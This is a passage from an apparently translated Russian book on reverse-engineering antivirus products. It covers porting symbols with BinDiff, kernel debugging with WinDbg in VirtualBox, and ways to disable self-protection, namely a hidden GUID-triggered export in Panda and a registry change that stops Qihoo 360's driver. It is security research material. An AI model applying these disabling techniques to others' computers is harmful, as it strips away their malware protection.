


Рисунок 2.2. Библиотека F-Secure для Linux `libfmx-linux32.so`*, открытая в IDA*

Поскольку антивирусные ядра на разных платформах почти одинаковы, сначала можно исследовать версию для Linux, а затем перенести знания на Windows. Символы переносятся с помощью коммерческих средств двоичного сравнения, например zynamics BinDiff. Сравните обе библиотеки, на вкладке сопоставленных функций откройте контекстное меню и выберите команду

импорта функций и комментариев, как показано на рисунке 2.3.

0.62	-------	10075D4F	sub_10075D4F_3652	F72EB0CE	sub_F72EB0CE_4819
0.95	-I-----	1003E1C3	sub_1003E1C3_1379	F727BB3C	._Z18SetFMMIMELastErrorm
0.95	-I-JE--	10020650	sub_10020650_601	F7351B84	x86cpuid_GetFirm
0.93	-I--E--	10069D67	sub_10069D67_3281	F72873E0	BZ2_bzReadGetUnused
0.94	-I--E-C	10083D34	sub_10083D34_4033	F7288300	_Z9BzipCloseP12BZIP_ARCHIVE
0.94	-I--E-C	10035AF0	sub_10035AF0_1167	F727747C	._ZN9__gnu_cxx17__normal_iteratorIP14FPropertyV...
0.94	-I--E-C	10035A00	sub_10035A00_1166	F7275A4C	._ZN20CMfcMultipartMessageC1EP11CMfcMessage
0.93	-I----C	10084B97	sub_10084B97_4059	F727680C	._Z9BzipCloseP12BZIP_ARCHIVE
0.94	-I-JE--	10075E30	sub_10075E30_3659	F7287340	BZ2_bzReadClose
0.93	-I-JE-C	1007926A	sub_1007926A_3818	F72882A4	_Z21BzipCloseArchivedItemP12BZIP_ARCHIVEP9BZIP...
0.93	-I--E--	1001D580	fmFindClose	F727FEF0	fmFindClose
0.94	-I--E--	10026520	sub_10026520_797	F72765FC	._ZN8FsStdLib6memCpyEPvPKvi
0.93	-I--E--	1009719F	sub_1009719F_4495	F72D1EA8	_Z16dotz_copy_streamPvPS_Pm
0.94	-I--E--	1001DE30	sub_1001DE30_488	F72D51EC	_ZN29FmPackerManagerImplementation17packerGet...
0.91	-I--E--	1006798E	sub_1006798E_3158	F72E76D0	_ZN20NsisDecoderContainer7IsBZip2EPKh
0.92	-I--E--	10033490	sub_10033490_1111	F72FCFFA	_ZN10CMfcString6assignERKS_
0.94	-I--E--	1004B45D	__NLG_Notify	F727B13C	._Z18fmDeleteSyncObjectP12FMSyncObject
0.92	-I--E--	10023C40	sub_10023C40_710	F72D8564	_ZN13FmUnpackerRar21packerParentalCleanUpEPv
0.91	-I--E--	10067DD8	sub_10067DD8_3177	F72A56D8	_Z16decode_start_lz5iP14LZArchiveEntryP16LZHDec...
0.90	-I--E--	1001D610	sub_1001D610_474	F728AD50	_Z11CabReadDataPvS_jmPmmPh
0.90	-I--E-C	100697D5	sub_100697D5_3258	F72E64E0	_ZNK16ContainerDecoder20TakeFromCachedBufferE...
0.92	-I--E--	100700F4	sub_100700F4_3525	F72E2880	_ZN10FileReader10GetSettingElPl
0.91	-I--E-C	100A91DC	sub_100A91DC_4727	F735EE6C	LzmaEncode
0.90	-I-JE-C	10078BBD	sub_10078BBD_3788	F72DB1D0	_ZN11FsSisedFile6uninitEb
0.90	-I--E--	1009A880	sub_1009A880_4540	F7288C34	_Z12bzipReadFileiPvmPm
0.91	-I--E--	10091E1A	sub_10091E1A_4367	F7345DA8	sub_F7345DA8_5032
0.91	-I--E-C	10004430	sub_10004430_84	F72C0E34	MIMEGetUnCompressedSize
0.90	-I--E--	10045798	__mtinitlocks	F72B3950	_ZN5RarVM16IsStandardFilterEPhi
0.91	-I--E--	10040823	__IsExceptionObjectToBeDestroyed	F73400F8	sub_F73400F8_4981
0.90	-I--E--	10016970	sub_10016970_306	F72C9A34	dbxTellFile
0.91	-I--E--	100846E3	sub_100846E3_4048	F72B3A18	_ZN5RarVM21FilterItanium_SetBitsEPhjii
0.90	-I--E--	1009D210	sub_1009D210_4578	F72E7760	_ZN20NsisDecoderContainer6IsZlibEPKh
0.90	-I--E--	1003B8A0	sub_1003B8A0_1314	F72B996C	_ZN11CRarDecoder13WriteCallbackEPvPhm

Рисунок 2.3. Перенос символов из Linux в Windows

В отличие от F-Secure, где присутствует лишь часть символов, иногда удается восстановить полный набор, включая имена переменных и меток. Для этого применяются те же приемы. На рисунке 2.4 показан участок дизассемблированного кода библиотеки Comodo Antivirus для Linux с полным набором символов.




Рисунок 2.4. Дизассемблированный код библиотеки Comodo для Linux `libPE32.so` *с полным набором символов*

Перенос символов между операционными системами не дает стопроцентной надежности. Одна из причин - разные компиляторы. В Unix чаще всего применяют GCC, иногда Clang, а в Windows - компилятор Microsoft. Один и тот же код C или C++ превращается в разный машинный код, что усложняет сопоставление функций и перенос символов.

Существуют и другие средства. Например, открытый подключаемый модуль IDA под названием Diaphora, созданный одним из авторов этой книги Хосеаном Коретом, среди прочих приемов сравнивает графы функций по абстрактным синтаксическим деревьям, созданным декомпилятором Hex-Rays.

Приемы отладки

До сих пор сведения об исследуемом продукте извлекались статическим анализом. Теперь перейдем к динамическому анализу.

Антивирусы, подобно вредоносным программам, обычно стараются помешать обратной разработке. Исполняемые модули могут быть обфусцированы, причем иногда для каждого файла применяется отдельная схема, как в ядре Avira. Они могут содержать противоотладочные приемы, затрудняющие изучение алгоритмов обнаружения. Такие приемы мешают исследователю понять, как распознается вредоносная программа или как воспользоваться ошибкой конкретного синтаксического анализатора для исполнения подконтрольного атакующему кода.

Приведенные далее советы относятся к Windows. Нам не встречались антивирусы, препятствующие своей отладке в Linux, FreeBSD или Mac OS X.

Скрытые возможности и параметры настройки

Антивирусы обычно не позволяют присоединить отладчик к своим службам, но средства обратной разработки помогают обойти эту защиту. Механизмы самозащиты, как их называют в отрасли, предназначены для того, чтобы вредоносная программа не могла присоединиться к службе, создать поток в контексте антивируса или завершить его процессы. Они не должны запрещать самому пользователю отключать продукт для отладки или иных действий: запретить владельцу отключить либо удалить программу было бы бессмысленно.

Перед динамическим анализом с отладчиком обычно необходимо отключить самозащиту. Исключение составляют самодостаточные сканеры командной строки, например Avira `scancl` и Ikarus `t3 Scan`. Такие программы не являются резидентными, запускаются по требованию и обычно не защищают себя.

Способы отключения самозащиты редко документируют. Антивирусные компании считают эти сведения нужными лишь инженерам и службе поддержки, которым приходится отлаживать службы и процессы при разборе обращения заказчика. Публикация помогла бы авторам вредоносных программ захватывать защищенные компьютеры. Чаще всего для разрешения отладки служб достаточно изменить один параметр реестра.

Иногда самозащиту временно отключает оставленная разработчиком скрытая возможность. Так было в старых версиях Panda Global Protection. Библиотека `pavshld.dll`, то есть защитный модуль Panda Antivirus, экспортировала функцию с единственным параметром - секретным идентификатором GUID. Передача этого значения отключала антивирус.

Готового средства вызова не было, но нетрудно написать программу, которая динамически загружает библиотеку и вызывает функцию с секретным ключом. После отключения защиты Panda

можно проводить динамический анализ в OllyDbg, IDA или другом отладчике. Эта уязвимость подробнее рассмотрена в главе 14.

Самозащита может быть реализована в пользовательском пространстве посредством перехвата особых функций и противоотладочных приемов либо в пространстве ядра с помощью драйвера устройства. Современные антивирусы обычно используют драйвер ядра. Это правильный подход: полагаться на перехваты в пользовательском пространстве неразумно хотя бы потому, что их легко удалить из процесса, как описано в главе 9.

Если драйвер ядра служит исключительно для защиты антивируса от отключения, достаточно воспрепятствовать его загрузке. Чтобы отключить драйвер или системную службу Windows, откройте редактор реестра `regedit.exe`, перейдите в раздел `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`, найдите драйвер соответствующего антивируса и измените нужное значение.

Например, для отключения механизма самозащиты, который в китайском продукте Qihoo 360 называется защитой от хакеров, измените параметр `Start` драйвера `360AntiHacker` (`360AntiHacker.sys`) на 4, как показано на рисунке 2.5. В комплекте разработки Windows этому значению соответствует константа `SERVICE_DISABLED`: служба отключается и больше не загружается Windows. После изменения может потребоваться перезагрузка.




Рисунок 2.5. Отключение драйвера `360AntiHacker`

Антивирус, вероятно, запретит менять параметр и сообщит об отказе в доступе либо выдаст менее понятную ошибку. В таком случае перезапустите Windows в безопасном режиме, отключите драйвер и снова загрузите систему в обычном режиме.

Один драйвер может одновременно обеспечивать самозащиту и выполнять основные функции продукта. Его отключение нарушит работу антивируса, поскольку компоненты более высокого уровня должны с ним взаимодействовать. Тогда остается единственный вариант - отладка ядра.

Отладка ядра

Отладчик ядра позволяет исследовать как антивирусные драйверы, так и процессы пользовательского режима. Это наименее трудный способ присоединиться к процессу антивируса и обойти противоотладочные приемы пользовательского режима. Вместо отключения драйверов самозащиты отлаживается вся операционная система, а при необходимости отладчик присоединяется к нужному пользовательскому процессу. Понадобится WinDbg или Kd из комплекта Debugging Tools for Windows либо WDK.




Рисунок 2.6. Отладчик WinDbg

Для отладки ядра создайте виртуальную машину в VMware или VirtualBox. В примерах используется свободно распространяемый VirtualBox.

После установки Windows 7 или более новой версии настройте параметры загрузки, разрешив отладку ядра. В Windows XP и Windows 2000 для этого редактировали `C:\boot.ini`. Начиная с Windows Vista применяется `bcdedit`. Откройте командную строку `cmd.exe` с правами администратора и выполните две команды:

```
bcdedit /debug on
bcdedit /dbgsettings serial debugport:1 baudrate:115200
```

Первая команда включает отладку ядра текущей операционной системы. Вторая задает связь через последовательный порт COM1 со скоростью 115 200 бод, как показано на рисунке 2.7.




Рисунок 2.7. Настройка отладки ядра Windows 7 с помощью `bcdedit`

После успешной настройки выключите виртуальную машину и измените параметры VirtualBox:

1. Откройте контекстное меню виртуальной машины, выберите параметры и перейдите к разделу последовательных портов.
2. Включите последовательный порт, выберите номер COM1 и режим канала хоста.
3. Разрешите создание канала и укажите путь `\\.\pipe\com_1`, как на рисунке 2.8.
4. Запустите виртуальную машину и выберите вариант операционной системы с включенным отладчиком. Теперь можно исследовать драйверы ядра и пользовательские приложения, не опасаясь механизма самозащиты антивируса.




Рисунок 2.8. Настройка отладки в VirtualBox

> **Примечание.** Здесь предполагается, что VirtualBox работает на узле Windows. Настройка отладки ядра гостевой Windows на узле Linux или Mac OS X значительно сложнее, требует как минимум двух виртуальных машин и сильно зависит от версии основной операционной системы. Ее можно выполнить как в VMware, так и в VirtualBox, но по возможности рекомендуется использовать узел Windows.

Отладка пользовательских процессов отладчиком ядра

Отладчик ядра способен исследовать не только само ядро, но и отдельные пользовательские процессы. Для этого подключите, например, WinDbg и командами переключите текущий контекст исполнения на нужный процесс:

1. Запустите WinDbg с повышенными правами и выберите в главном меню команду отладки ядра.
2. На вкладке COM укажите ранее заданный порт или файл и включите использование канала.
3. Задайте путь к открытому серверу символов Microsoft и потребуйте перезагрузить символы:

```
.sympath srv*http://msdl.microsoft.com/download/symbols
.reload
```

Теперь WinDbg сможет использовать открытые символы. В качестве примера исследуем 32-разрядную пользовательскую службу F-Secure Scanner Manager `fssm32.exe`. Из режима ядра необходимо перечислить процессы исследуемого узла, найти нужный, переключить контекст исполнения и начать отладку.

Все пользовательские процессы перечисляет команда:

```
!process 0 0
```

Имя в конце команды отфильтровывает результаты:

```
!process 0 0 fssm32.exe
PROCESS 868c07a0  SessionId: 0  Cid: 0880    Peb: 7ffdf000 ParentCid: 06bc
    DirBase: 62bb7000  ObjectTable: a218da58  HandleCount: 259.
    Image: fssm32.exe
```

Значение `868c07a0` указывает на структуру `EPROCESS`. Передайте ее адрес следующей команде:

```
.process /r /p 868c07a0
```

Ключи `/r /p` обеспечивают автоматическое переключение между контекстами ядра и пользователя, после чего можно отлаживать `fssm32.exe`:

```
lkd> .process /r /p 868c07a0
Implicit process is now 868c07a0
Loading User Symbols
.....................................
```

После переключения команда `lm` перечисляет загруженные пользовательские библиотеки:

```
lkd> lm
start    end        module name
00400000 00531000   fssm32     (deferred)
006d0000 006ec000   fs_ccf_id_converter32   (deferred)
00700000 0070b000   profapi    (deferred)
00750000 00771000   json_c     (deferred)
007b0000 007cc000   bdcore     (deferred)
00de0000 00e7d000   fshive2    (deferred)
01080000 010d2000   fpiaqu     (deferred)
01e60000 01e76000   fsgem      (deferred)
02b20000 02b39000   sechost    (deferred)
07f20000 07f56000   daas2      (deferred)
0dc60000 0dc9d000   fsuss      (deferred)
0dce0000 0dd2b000   KERNELBASE (deferred)
10000000 10008000   hashlib_x86 (deferred)
141d0000 14469000   fsgeme     (deferred)
171c0000 17209000   fsclm      (deferred)
174b0000 174c4000   orspapi    (deferred)
178d0000 17aad000   fsusscr    (deferred)
17ca0000 1801e000   fsecr32    (deferred)
20000000 20034000   fsas       (deferred)
21000000 2101e000   fsepx32    (deferred)
(...)
```

Теперь пользовательский процесс можно исследовать из режима ядра. Другие приемы работы с WinDbg описаны в главе 4 книги *Practical Reverse Engineering* Дага, Газе, Башаалани и Жосса, выпущенной Wiley в 2014 году, ISBN 978-1-118-78731-1.

Анализ антивируса средствами командной строки

Если удается найти полностью самодостаточное средство командной строки, отключать защиту антивируса и настраивать отладку ядра не требуется. Для динамического анализа ядра подойдет любой отладчик. Такие средства для Windows предлагают, например, Avira и Ikarus. Однако многие производители отказались от них либо оставили только для инженеров и службы поддержки.

